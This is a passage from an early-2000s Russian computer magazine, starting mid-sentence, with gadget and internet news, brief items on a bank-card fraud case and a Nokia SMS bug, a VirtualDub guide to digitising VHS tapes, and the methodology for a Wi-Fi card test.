компьютеру через порт USB 2.0, а поставляемый с камерой софт может работать как с операционными системами семейства Windows, так и с Macintosh OS X. Камера оснащена высокочувствительной 1,3-мегапиксельной матрицей, которая позволяет создавать как статические снимки (с разрешением 1280x960), так и видеоролики со звуком (640x480@30fps). Устройство может работать в паре с Yahoo! и Windows Messenger, что позволяет наиболее удобным образом организовывать видеоконференции. Для нормальной работы устройству нужен компьютер с камнем шустрее 400 мегагерц, 200 мегабайт места на жестком диске и 64 мегабайта памяти - согласись, требования очень и очень либеральные. На устройство дается фирменная двухгодичная гарантия Logitech, и благодаря стильному черному корпусу, камера будет отличным подарком для IT-продвинутого человека. ■



ЭЛЕКТРОННЫЙ ТРУБАЧ

HITECH



Компания Toyota (www.toyota.co.jp) представила сразу четырех гуманоидных роботов. Андроид ростом 120 см и весом 35 кг вышел на сцену, чтобы исполнить на настоящей трубе мелодию из диснеевского мульта. Губами робот плотно припадал к мундштуку, а пальцами виртуозно перебирал клапаны. Он уверенно держался на ногах, пританцовывал и покачивался в такт. Раскосые глаза и декоративное перо индейца за ухом окончательно завоевали расположение публики. В ответ на аплодисменты робот поклонился и помахал рукой. Другой робот, колесный родственник скутера Segway, тоже не чужд музыке. Он чуть быстрее передвигается и занимает меньше места. Две последние новинки от Toyota - шагающее кресло и пузатый добряк в японском национальном костюме. Через год в павильоне компании на выставке Expo 2005 роботы выступят в составе оркестра. ■

КАМЕРА С DVD-РЕЗАКОМ

ЖЕЛЕЗО



Необычной новинкой порадовала фирма Panasonic - она представила видеокамеру VDR-M70K, способную записывать отснятое видео прямо на DVD-R! Разумеется, здесь применяется не обычный 130-мм диск, а более компактная 80-мм вариация DVD. Новинка разработана в тесном сотрудничестве с фирмой Hitachi, которая представила аналогичную модель (DZ-MV580). Поэтому даже внешне эти две модели от разных производителей похожи - про внутреннее устройство и спецификации говорить не приходится. По ожиданиям аналитиков, VDR-M70K поступит в продажу в Японии 10 апреля по цене около $1090. Вот основные характеристики устройства:

- Сенсор: 1/3,8" CCD, эффективное число пикселей при записи видео ~460 тысяч, для фотографии ~960 тысяч
- Поддержка формата 16:9
- Объектив: 10x оптический зум, апертура F/1,8-2,4
- Носитель: 80-мм DVD-RAM, DVD-VR и DVD-R
- ЖК-дисплей: 2,5", 110 тыс. пикселей
- Интерфейс: USB 2.0
- Аккумулятор: литий-ионный, 1360 мА*ч
- Время автономной работы: до 2 ч 10 минут
- Размеры: 64x146x89 мм
- Вес: 585 г

ПОУЧИТЕЛЬНАЯ ИСТОРИЯ О ЖАДНОМ БАНКИРЕ

ВЗЛОМ

В одном маленьком райцентре Веселое, что в Запорожской области (Украина) жил 27-летний банкир. Вернее даже не банкир, официальная должность его называлась так - операционист индивидуального бизнеса. Но работал он в банке, и звали его Вася. В один прекрасный день Васыль плевал в потолок, гонял мух на работе и вдруг подумал, а какого это черта его так не ценят? Работает он, понимаешь, не покладая рук, надрывается, что аж страшно подумать, а зарплата – ну, не маленькая, конечно, но все равно маловато будет. И решил Васыль, что спасение утопающего - дело рук его самого. Некоторое время спустя он оформил на подставных лиц 75 пластиковых карточек на общую сумму около 25 тыс. долларов, сам же эти карточки получил и, пользуясь рабочим доступом к внутренним сетям банка, снял с них деньги. Только вот не учел наш герой тщательной плановой проверки, которую вскоре организовали работники прокуратуры. И каким-то образом они нашего героя вычислили. Васе сразу влепили по 191 статье (присвоение имущества в особо крупных размерах путем злоупотребления служебным положением) – лет 5, не меньше, а денежки отобрали и вернули в банк. ■

ZIV PRO

HITECH


Снова не влезла коллекция вареза на флешку, а тягать винты к корешу совсем вломняк? Тут-то и подсуетились ударники из ZIV, подогрев свежайшую модель Pro. Главная новинка – наличие FireWire 1394 порта для самого быстрого перегона. Для самых стильных и требовательных скоро станет доступна новая гамма цветов девайса – горький шоколад и серебристый муар (что это за цвет - Х3, но должно быть по-настоящему круто). ZIV'он на 20 Гб можно купить за 200 амерских уев, а безграничный сороковник отдастся тебе за 240. Штуковины на 60 и 80 гигаз доступны за 320 и 360 соответственно. ■



NOKIA ЗАНЮКАЛА СВОИХ КЛИЕНТОВ

ВЗЛОМ

Нокия – компания не только богатая и известная, но еще и приветливая. Чего, думает, народу дома сидеть, пусть лучше приходит в Ганновер на рульную выставку CeBIT, где тепло и мухи не кусают. На других посмотрят, себя покажут. А чтоб народ невзначай событие не пропустил, разослала пользователям своих телефонов пригласительные в виде sms'ок с манящей картинкой. Только вот чего-то там Нокия с этими картинками перемудрила, и, едва получив мессадж «Welcome», модели 3510i, 5100 и 6100 глюканули насмерть. «Это че за байда?!» - запротестовали владельцы. «Спокойно, граждане. Неувязочка вышла. Глючок-с, как говорится. Приходите в наши сервис-центры, мы вам вне очереди все подправим. Будет работать как новенькая». Вот такая она веселая - компания Нокия. ■



СОЛНЕЧНАЯ ЗАРЯДКА

HITECH

В продаже появилась настольная солнечная батарея Smart Solar Charger. Миниатюрное устройство раскладывается в два крыла солнечных панелей. Если поместить их на солнце, устройство быстро зарядит аккумуляторы или сможет питать небольшое устройство. В комплект входит универсальный кабель с разъемами для подключения большинства сотовых телефонов. Имеется выход для USB и переключатель напряжения 3/4,5/5 В. Время зарядки 5 батарей АА на прямом солнечном свете составляет около 15 часов. Новинка продается по цене 60 долларов. ■



PHILIPS

Изменим жизнь к лучшему.

«Свёл девчонок с ума чумовыми миксами, сделанными на своём мобильнике». DJ Семён, 23, Москва

И всё такое на сайте www.thingstodoyourthing.com




* рассылка треков или фотографий, сделанных Philips 530 с цифровой камерой (приобретается отдельно)

** передача данных со скоростью до 54 кбит/сек

*** TFT, 65 000 цветов

СТРИМ.РУ – НЕСТРЕМНЫЙ ИНТЕРНЕТ

HITECH



Точка.Ру решила порадовать всех московских интернетчиков - запущен новый проект СТРИМ. Это тот же ADSL'ный интернет, что был раньше, но ставший в 6 раз дешевле. Теперь всего за 30 долларов любой желающий может получить входящий канал на 1 мегабит и 1 гиг предоплаченного трафика. Стоимость самого подключения $50, оборудование стоит $99 или $149 (USB-модем или Ethernet). Если сравнивать по ценам с тем же КОМКОР-ТВ, то там за 30 долларов (тариф Эконом) дают 300 мегов предоплаченного трафика и всего 256 килобит входящего канала. Но и у Стрима есть большой минус - отсутствие локальных ресурсов. Т.е. вообще любой трафик платный. Это, конечно, тухло, но если ты не активный качальщик фильмов по локалке, то тариф должен понравиться. Попробуй!

Как происходит такое подключение на практике. Ты делаешь заявку на stream.ru о том, что хочешь подключиться. Прописываешь свой домашний телефон, все свои данные и т.д. Далее у тебя есть выбор: ты можешь взять либо USB-модем, либо Ethernet. Если ты собираешься торчать в линуксе или в *BSD системах, то тогда тебе стоит остановиться на втором варианте.

W-LAN ИДЕТ!

ЖЕЛЕЗО

Беспроводные сети продолжают победоносное наступление. Компания D-Link начала выпуск оборудования для беспроводной связи новой серии SuperG. Все выпускаемые в рамках этой линейки продукты (карточки, маршрутизаторы и точки доступа) работают в стандарте IEEE 802.11g, что, впрочем, не помешало инженерам компании достичь скорости 108 Мбит/с, перебив требования стандарта на целый порядок. По утверждениям представителей компании, радиус действия этого оборудования вдвое больше стандартного - этого удалось добиться, повысив уровень сигнала на 20 децибел. Представленное в пресс-релизе компании семейство AirPlus XtremeG состоит из 4 продуктов: точки доступа DWL-2100AP с поддержкой SNMP, маршрутизатора DI-624 и двух сетевых адаптеров DWL-G650, DWL-G520. Все новинки поддерживают шифрование и способны обеспечивать достаточный уровень секретности. ■

США СОБИРАЮТСЯ ДЕРЖАТЬ ЛЮДЕЙ ПОД КОЛПАКОМ ЗА ИХ ЖЕ ДЕНЬГИ

ВЗЛОМ

Министерству юстиции США не хватает власти. Оно хочет контролировать всех и вся. Поэтому в последнее время Министерство активно выступает за ужесточение контроля средств связи. С 1994 г. американские законы обязывают всех телефонных операторов в Америке устанавливать на свою технику средства прослушивания. В обычное время они отключены, но если федералам приспичит, и ими будет получено судебное добро, то они смогут воспользоваться девайсами для проведения своих расследований. До недавнего времени подобное касалось только обычных телефонов. Интернет и IP-телефония оставались чистыми. В марте Министерство юстиции и Управление по борьбе с наркотиками обратились в федеральную комиссию с требованием на законных основаниях организовать мониторинг трафика, проходящего через американских провайдеров, и контроль над IP-телефонией. А так как известно, что беднее ФБР никого нет, то большой брат предложил провам покупать дорогостоящее оборудование за свой счет. Но в ISP тоже не дураки сидят - если закон вступит в силу, то, скорее всего, крайними окажутся юзеры. Провы просто поднимут слегка цены, чтобы окупить левые расходы, и получится, что люди заплатят за слежку за собой же. Уже сейчас подобное решение вызвало много критики и недовольства в народе.

«ФБР собирается просматривать нашу почту и логи, что будет дальше? Может, агентству захочется установить камеры у меня в туалете? Если мы не хотим этого допустить, бороться нужно уже сейчас», – заметила Сара Донаван, одна из активисток антифедерального движения. ■

МИССИЯ ВЫПОЛНИМА

С 23 апреля по 9 мая в Центре современного искусства М'АРС (Москва, Пушкарев пер., 5) будет проходить фестиваль комиксов КомМиссия. Точнее, организаторы предпочитают не использовать в названии слово «комикс», потому что, по их мнению, комикс - это что-то американское. А на фестивале будет еще и манга, BD (это французский стиль... э-э-э... комиксов) и многое другое. Если ты живешь не в Москве, ты сможешь увидеть работы участников фестиваля на сайте www.kommissia.ru. ■



"СОБАКА" ДЯДЮШКИ МОРЗЕ

HITECH

В азбуке Морзе появился новый символ. Международный союз электросвязи принял революционное решение о включении в морзянку "собаки". Символ, используемый в адресах электронной почты, получается объединением кодов букв "А" и "С": точка-тире-тире-точка-тире-точка. Это первое изменение в азбуке Морзе с начала XX века. Оно призвано облегчить обмен контактами на радиоволне для продолжения общения через интернет. ■

Лучше доплати 50 баков, но зато лишишься геморроя по настройке ADSL-модема. Также определись, будешь ли ты сам настраивать оборудование. Я настраивал сам. Это совсем не сложно. Единственный трабл – обжимка телефонного провода. Для этого нужен специальный обжимщик. Если у тебя его нет, то можно попробовать и отверткой :). Совсем ленивые могут доплатить $30. К ним приедет мастер и все настроит.

Теперь насчет скорости. Она летает :). С некоторых мест файлы качаются со скоростью 200 Кб в секунду и больше (если у тебя 2 мегабита). В общем, от скачки ты получаешь много радости. И при этом у тебя, конечно же, свободен телефон.

Но есть и грустные моменты. Иногда по вечерам происходит явление под названием ЛАГИ. Связь резко обрывается и ничего не качается. Если же отрубить модем от сети и дать ему возможность заново соединиться с АТС, то все становится нормально. Видимо, бывают перегрузки на АТС. Но в целом впечатления от СТРИМ очень позитивные.





ВИДЕОЗАХВАТ

ОЦИФРОВКА ВИДЕО БЕЗ ГЕМОРРОЯ

■ test_lab (test_lab@gameland.ru)

Прочитав заголовок, не думай, что это очередной обзор того, как бравые омоновцы прикрыли еще одну точку продажи контрафактной видеопродукции. Здесь и сейчас речь пойдет совсем о других вещах. Наверняка у тебя в тумбочке под телевизором и в разных других местах скопилось огромное количество видеокассет. Так? Фильмы, записи телепередач, свадьбы, порнуха, выпускные и прочее и прочее. Новые и старые, нужные и ненужные. Оставив на твоей совести ответы на вопросы, типа "Зачем?" и "Для чего?", мы расскажем тебе о том, как, применив стандартный и доступный набор средств, перегнать все это добро в компьютер. Можно будет выложить в сеть, можно тиражировать на компакт-дисках, можно редактировать, вставляя титры с комментариями, и т.д. Лучший вариант - записать все на диски. Тогда, приглашая к себе домой девушку и отвечая на банальное "Зачем?" не менее банальным "Посмотреть мою коллекцию компакт-дисков", ты почти не совреешь.

ЧТО ПОНАДОБИТСЯ?

Во-первых, те кассеты, которые нужно оцифровать. Без них вся эта затея как-то сразу теряет смысл. Во-вторых, компьютер. Требования к нему очень жесткие, по нынешним временам такие машины считаются даже не средним классом, а почти «элитой» мира ПК. Суди сам. Процессор лучше иметь с частотой не ниже 1 ГГц. Если меньше – будет больше тормозов и затраченного времени. Память – 256 Мб минимум. Жесткий диск. Более высокая производительность, само собой, только приветствуется, так же как и имеющийся RAID-массив. Если его нет – ничего страшного, как известно, "лучшее – враг хорошего". Свободного места на диске требуется много, так как видео его очень любит и собственно в процессе оцифровки, и для своего хранения. Звуковая карта сгодится любая, встроенная или нет – большого значения не имеет. Для осуществления затеи серьезные требования предъявляются к видеоплате – у нее должно быть гнездо VideoIn, обычно такие модели обозначаются аббревиатурой VIVO (VideoIn-VideoOut, чаще всего бывает так, что если есть VideoIn, то есть и Out, такое совмещенное гнездо). Видеомагнитофон, с которого пойдет запись. Можно и видеоплеер. Неважно. Требующиеся провода (тюльпан-тюльпан или RCA-RCA) обычно входят в комплект поставки видака. Если ты их там не обнаружил, то можно достать у знакомых, проверено на себе. Правда, в таком случае к своим, нуждающимся в оцифровке кассетам, нередко прибавляются и чужие...

На этом заканчивается аппаратная часть и наступает черед программной. Лучше использовать операционную систему из серии NT/2000/XP, так как их файловые системы не накладывают ограничения на размер файлов, которое свойственно операционкам семейства 9X/Millenium. Да и работают они стабильнее, а нагрузки будут большими. Нужен видеокодек для сжатия видео. Иначе полученный файл будет ужасающих размеров (12 Гб два часа несжатого видео – неплохо?). Мы решили не оригинальничать и скачали DivX (www.divx.com). Наверное, есть кодеки более быстрые. Возможно, имеются и более качественные. Но учитывая популярность DivX, а также то, что ни его качество, ни скорость нареканий не вызывали, мы остановились на нем. Аудиокодек - будет сжимать до приемлемого размера звук. Наш выбор – mp3 и никаких проблем. Поставь последний MediaPlayer, и все будет в порядке, он там в комплекте. Софт для записи и редактирования видео, вырезки кадров и так далее. Был выбран VirtualDub (www.virtualdub.org). За доступность (он бесплатный), функциональность и простоту.

> Статья является пособием для оцифровки видео в домашних условиях, при минимуме затрат и максимальной доступности необходимого.

Повторяем мысль, на которую был намек в самом начале. Мы прекрасно осведомлены о существовании ТВ-тюнеров, профессиональных плат для видеозахвата и монтажа, специальных программ для редактирования видео. Есть одно но – их цена не очень подходит для большинства сограждан. Поэтому статья является пособием для оцифровки видео в домашних условиях, при минимуме затрат и максимальной доступности необходимого.

ШАГ № 1. УСТАНАВЛИВАЕМ НЕОБХОДИМОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ


Повторяемся – нужно установить видеокодек (в нашем случае это DivX), аудиокодек (mp3, может ставиться отдельно или вместе с общедоступным и широко известным Windows Media Player), программу VirtualDub, а также WDM-драйвера видеоплаты, которые поставляются на диске вместе с ней. Если ты его потерял, то твой путь лежит на сайт производителя видеокарты или ее чипсета.

ШАГ № 2. АППАРАТНОЕ ПРОНИКНОВЕНИЕ

Теперь нужно соединить компьютер и видеомагнитофон. В видеокарту вставляем специальную плату-разветвитель. Входы-выходы на ней промаркированы, на видаке тоже должна быть маркировка. Соединяем соответствующие разъемы кабелем, у которого на каждом конце по паре "тюльпанов". Теперь соединяем звуковую плату и видеомагнитофон. Провод там такой - два "тюльпана" на одном конце и jack на другом. Тюльпаны в видак, jack в гнездо LineIn на звуковой плате. Можно делать все по науке, то есть смотреть маркировку порта, читать инструкции и так далее. Можно использовать народный метод тыка. То есть запускаем VirtualDub, выбираем из меню File пункт Capture AVI. При правильном подключении после нажатия кнопки Play на видеомагнитофоне монитор разродится показом записи с видеокассеты. Это если правильно соединили видеомагнитофон и видеоплату. Звук пойдет при правильном соединении со звуковой платой.

ШАГ № 3. НАСТРОЙКА ПРОГРАММЫ VIRTUALDUB

Если все предыдущие шаги выполнены как надо, то останавливаем видео, которое сейчас идет на экране, и начинаем ползать по меню. Выбираем пункт Capture, затем Settings. Нужно проставить галочки в пунктах



VIVO S-VIDEO

Capture audio и Lock video stream to audio. Тем самым мы включаем захват не только видео, но и аудиопотока, а также связываем их вместе. То есть если на экране кто-то заводит машину, и она трогается, то ты услышишь шум покрышек именно в этот момент, а не когда машина уже уйдет из кадра. То же самое с движением губ при разговоре и массой других подобных вещей. Следующий пункт того же меню – Preferences. Здесь мы выставим львиную долю необходимых настроек. Нужно указать, какой драйвер будет использоваться. Выбираем Microsoft WDM Capture Driver (или Image capture, может называться по-разному в зависимости от видеоплаты).

Переходим к меню Video. Первый нужный нам пункт это Format, то есть разрешение, с которым мы и будем записывать видео. Естественно, что чем оно больше, тем медленнее все записывается, а потом и смотрится, тем больше размер конечного файла и тем лучше качество. Тут каждый волен выбирать сам, но мы, например, не увидели чересчур большой разницы в качестве между 720x480 и 352x288. Зато размер гораздо меньше и скорость вполне приемлемая. Но, повторяем, каждый выбирает по себе. Если есть мощный компьютер, на котором все летает, свободное место на винчестере и имеется необходимость в качественной записи, то почему бы и нет? Правда, тут нужно понимать, что получившийся файл можно будет записать разве что на DVD.

С этим разобрались, тыкаем в пункт Source. Выбираем видеоустройство – у нас это nVidia WDM Video capture (опять же в зависимости от видеоплаты названия могут различаться), а в качестве источника сигнала выставляем Составное видео (Composite). Теперь нам нужен пункт Compression. Здесь мы указываем нужный видеокодек, который будет использоваться для сжатия. Как уже было сказано выше, мы выбрали DivX, а тебе никто не мешает поэкспериментировать с другими кодеками и выбрать наиболее подходящий тебе по качеству и/или производительности. Здесь же стоит уточнить, что сжатие происходит в реальном времени, так что если компьютер сла-



Переходник S-VIDEO-RCA (тюльпан)


Видеокарта с VIVO

VirtualDub

бовал, то могут быть проблемы. Как их решить, расскажем ниже.

Дальше выбираем Enabled в пункте Cropping. Этим мы заставляем программу обрезать неровные края при записи. Если здесь нужно что-то особое, то размеры урезки можно установить вручную в пункте Set bounds того же меню. Как и сжатие, это происходит в реальном времени и снижает производительность. Пункт Filters также может быть нам интересен. Особенно если присутствует так называемый эффект "гребенки". Он представляет собой горизонтальные зубчики на контурах быстро движущихся горизонтальных элементов изображения. Появляются они из-за того, что в стандартах видеозаписи (например, VHS) предусмотрена чересстрочная передача данных. Вторые полкадра немного отличаются по расположению от быстро двигавшегося элемента, и происходит чересстрочный сдвиг изображения этого самого элемента. Убрать "гребенку" можно путем включения фильтра deinterlace. Это тоже снижает производительность, так как работает он в реальном времени. Решения проблем со скоростью описаны в Шаге № 4.

Ну вот, пункт Video кончился. Теперь на очереди Audio, подпункт Compression. Выбираем формат PCM. Почему не mp3? Не будем снова напоминать о производительности, да и в данном случае это не главное. Дело в том, что при сжатии звукового потока в реальном времени может произойти рассинхронизация с потоком видеоданных. Об этом сказано выше, и нам, естественно, такой радости не нужно. Поэтому сжимать звук мы будем потом. В правом нижнем углу программы выставляем максимальное качество звука (44,1 кГц, 16 бит, стерео) и выставляем количество кадров в колонке Integral – 25 или 30. Ну, вот мы и закончили с настройками меню. В принципе, если все было сделано правильно, то сейчас можно нажимать Play на видеомагнитофоне, F6 на клавиатуре ("горячая" клавиша записи видео в VirtualDub), и процесс пойдет.

ШАГ № 4. СЛАБЫЕ МАШИНЫ И ЗАПИСЬ ЗВУКА

Если включить все навороты, вроде сжатия видео, обрезания краев, парочки фильтров и так далее, выставить все параметры по максимуму, то даже очень хорошая машина может загнуться от такой нагрузки. Но прелесть VirtualDub в том, что она позволяет проводить все эти операции потом. На нашей машине мы выставили сжатие видео кодеком DivX, обрезание краев и фильтр deinterlace. Тормозов замечено не было. Но они могут быть на более слабых машинах, да и звук нужно сжимать. Расскажем, как все это делать, на примере слабых машин, так как процесс сжатия звука идентичен при любых обстоятельствах.

Итак, машина не зверь. Значит, в качестве кодека для сжатия выбираем Motion JPEG, выставляем обрезку краев и при необходимости фильтр deinterlace. Все остальное – как описано выше. Получившийся файл (имя и путь для размещения задаются так: File-Capture AVI-File-Set capture file) открываем VirtualDub'ом. Теперь сожмем звук. Для этого в меню Audio выбираем Full processing mode и входим в пункт Compression, где указываем нужный кодек (мы выбрали mp3) и выставляем нужное качество. В пункте Video тыкаем Direct stream copy. Сохраняем файл с этими параметрами – File-Save as AVI.

Теперь мы имеем файл огромного размера, где сжат только звук, но не изображение. Займемся последним. Все точно так же, как при сжатии звука, только на этот раз в Audio мы ставим Direct Stream Copy, в подменю Compression пункта Video выбираем нужный кодек (DivX) и выставляем Full processing mode. Сохраняем так же. Готово.

КОНЕЦ – ДЕЛУ ВЕНЕЦ

Как говорится, что сделано, то сделано. Что мы имеем? Цифровую копию нашей аналоговой видеокассеты. С помощью VirtualDub можно добавлять титры, вырезать и вклеивать новые фрагменты, да и еще много чего. Можно вообще освоить какой-нибудь профессиональный видеоредактор, полностью на этом помешаться и, экономя на пиве, сигаретах и контрацептивах, через энное количество лет превратить свой компьютер в профессиональную студию для работы с видео.

Напоследок немного о записи полученного видеофайла на CD или DVD. Можно записывать как обычные данные, но в этом случае диск будет читаться только на компьютере. Чтобы он проигрывался на плеерах, нужно выбрать стандарт записи CD или DVD-Video. Они бывают разные, так что внимательнее читай спецификации устройства, на котором планируешь их смотреть. Для более надежной совместимости пиши на обычные, а не перезаписываемые болванки. Но последние - самые дорогие, и мажорные плееры лишены таких недостатков, как несовместимость. Удачи!

> С помощью VirtualDub можно добавлять титры, вырезать и вклеивать новые фрагменты, да и еще много чего.

W-LAN ИЛИ ЧТО ЕСТЬ ЧТО

WI-FI КАРТЫ ДЛЯ ТВОИХ МАЛЕНЬКИХ ЖЕЛЕЗНЫХ ДРУЗЕЙ

test_lab (test_lab@gameland.ru)

В современном мире информационных технологий быть на волне прогресса – это не только модно, но и удобно. Многие уже имеют в своем распоряжении набор полезных девайсов (вроде карманного компьютера или ноутбука), способных значительно облегчить жизнь в плане работы с цифровой информацией. Но неудобные провода мешают стать абсолютно мобильным и независимым. Давай посмотрим: какие есть на рынке устройства, способные развязать тебе руки, и протестируем их!

ЧТО ТЕСТИРУЕМ

Для тестирования мы выбрали сетевые карты с наиболее распространенными на сегодня интерфейсами подключения, а именно PCI (для домашнего компьютера), PCMCIA (для ноутбука), Compact Flash (для КПК), USB (домашний компьютер/ноутбук). Но, несмотря на такое разнообразие способов соединения с компьютером, все Wi-Fi устройства работают на одинаковых физических принципах и поэтому легко совместимы друг с другом (в плане передачи данных). Недавно мы рассматривали, как вообще построить беспроводную сеть, что для этого нужно и какие бывают подвиды стандарта 802.11. Сегодня же разберемся в том, что предлагает рынок в этой сфере, и какие существуют возможности по соединению между собой компьютеров различных видов с помощью беспроводных технологий. В нашем тесте использовалось оборудование двух крупных производителей: Gigabyte и SMC. Общей идеей теста стало не сопоставление качества их продукции, а сравнение работы карточек для разных интерфейсов.

НОВЫЙ ФОРМАТ С ИНДЕКСОМ G

Сейчас получил массовое распространение еще один стандарт передачи данных по беспроводным сетям - 802.11g. Отличается он от предшественников скоростью обмена информацией и дальностью действия. Можно сказать, что новый формат вобрал в себя все лучшее от 802.11a и 802.11b (первый работал только на малых расстояниях, а второй на скорости всего до 11 Мбит/сек, причем они были несовместимы между собой). Увеличение скорости до 54 Мбит/сек получилось за счет того, что при передаче данных используется частота 2,4 гигагерца вместо 5 (как у стандарта с индексом а). Фактически IEEE 802.11g – это следующий шаг вперед в развитии беспроводных технологий, поскольку он обладает обратной совместимостью со спецификацией 802.11b (но не а), и поэтому можно не бояться приобретать оборудование, которое будет работать в сетях с разными стандартами.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для проведения теста использовалась точка доступа Gigabyte GN-A17GU, которая поддерживает стандарты передачи данных с индексами b и g. Для того чтобы объективно оценить производительность каждой Wi-Fi карты (у нас оказались устройства, поддерживающие разные стандарты и, соответственно, скорости), в настройках сети выставлялась номинальная пропускная способность, равная 11 Мбит/сек, с автонастройкой Transfer Rate на клиентских компьютерах. Шифрование, защита и файрвол отключались. Для моделирования работы сети в различных режимах использовались программы NetIQ Chariot и IPerf, которые были разработаны специально для тестирования различных сетей. Chariot позволяет устанавливать сенсоры на любом компьютере (поддержка всех Windows), который нужно протестировать на предмет пропускной способности Net-устройства, и с помощью встроенных скриптов дает возможность эмулировать реальную работу сети в каком-либо режиме и тем самым оценивать производительность сетевого интерфейса. А IPerf служит для нагрузки карты однонаправленным трафиком, чтобы оценить максимальную скорость передачи данных. В программе IPerf тестирование проводилось циклически (пять тестов по одной минуте), а в консоли NetIQ работал стандартный скрипт: «Application_Mix_Without_Traffic_Shaping.tst» (его можно скачать с сайта производителя). Каждый тест проводился по два раза - первый в прямой видимости без препятствий, на расстоянии пяти метров от точки доступа, второй примерно на таком же расстоянии, но со смоделированной преградой. В качестве преграды выступала железобетонная стена, а точка доступа располагалась в соседней комнате. В итоге для оценки устройства бралось среднее значение результатов всех проведенных тестов.

Эти тесты позволили оценить скорость и стабильность работы.

БЛАГОДАРНОСТИ

test_lab выражает благодарность компании "Экспресс Дистрибуция" (т. 789-3189)

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ
Gigabyte GN-A17GU (точка доступа)
Gigabyte GN-WLBZ201
Gigabyte GN-WBZM-M
Gigabyte GN-WLMA101
SMC 2662W-AR
SMC 2635W
SMC 2402W
SMC 2645W

НЕКОТОРЫЕ ПАРАМЕТРЫ ОЦЕНКИ
Номинальная пропускная способность - цифра, указанная в документации устройства.
Максимальная пропускная способность - после проведения нескольких циклических тестов высчитывался средний результат, который показало оборудование.
Ослабление сигнала - в процентах, насколько ослабился сигнал после моделирования препятствия.

ПРОГРАММЫ ДЛЯ ТЕСТА
1. NetIQ Chariot ver 5.9 (3186)
2. NetIQ Performance Endpoint 5.0 (Windows XP/CE)
3. NetIQ Performance Endpoint 4.3 (Windows 98)
4. IPerf ver 1.7.0

ТЕСТОВЫЙ СТЕНД № 1
Материнская плата: ASUS A7V333 (BIOS ver 1018.1b)
Процессор: AMD Athlon(tm) XP 1800+ 1,52 ГГц
Память: Hyundai 256 Мб DDR PC2700
Программы: 1, 4 (сервер)
ОС: Windows XP Professional EN Corp Edition (build 2600.xpsp_sp2_beta1.031215-1745: SP2)
LAN: Realtek RTL8129(AS)-based Ethernet Adapter (Generic) 100 Mbit
Роль: компьютер с консолью Chariot, подсоединен к точке доступа через LAN

ТЕСТОВЫЙ СТЕНД № 2
Материнская плата: Intel 855M
Процессор: Intel Pentium M 1,6 ГГц
Память: 512 Мб DDR SDRAM
Программы: 2, 4 (клиент)
ОС: Windows XP Professional EN (5.1 build 2600.xpsp2.030422-1633: SP1)
Роль: ноутбук для тестирования PCMCIA-карт

ТЕСТОВЫЙ СТЕНД № 3
Материнская плата: Intel 440 ZX/BX
Процессор: Intel Celeron 466 МГц
Память: 128 Мб
Программы: 3, 4 (клиент)
ОС: Windows 98SE (4.10.2222 A: SP1)
Роль: компьютер для тестирования PCI, USB карт

ТЕСТОВЫЙ СТЕНД № 4
Процессор: Intel XSCALE PXA250 400 МГц
Память: 32 Мб
Программы: 2
ОС: Pocket PC 3.0.11171 (build 11178)
Роль: КПК (Toshiba e740) для теста CF-карты

GIGABYTE GN-WLBZ201

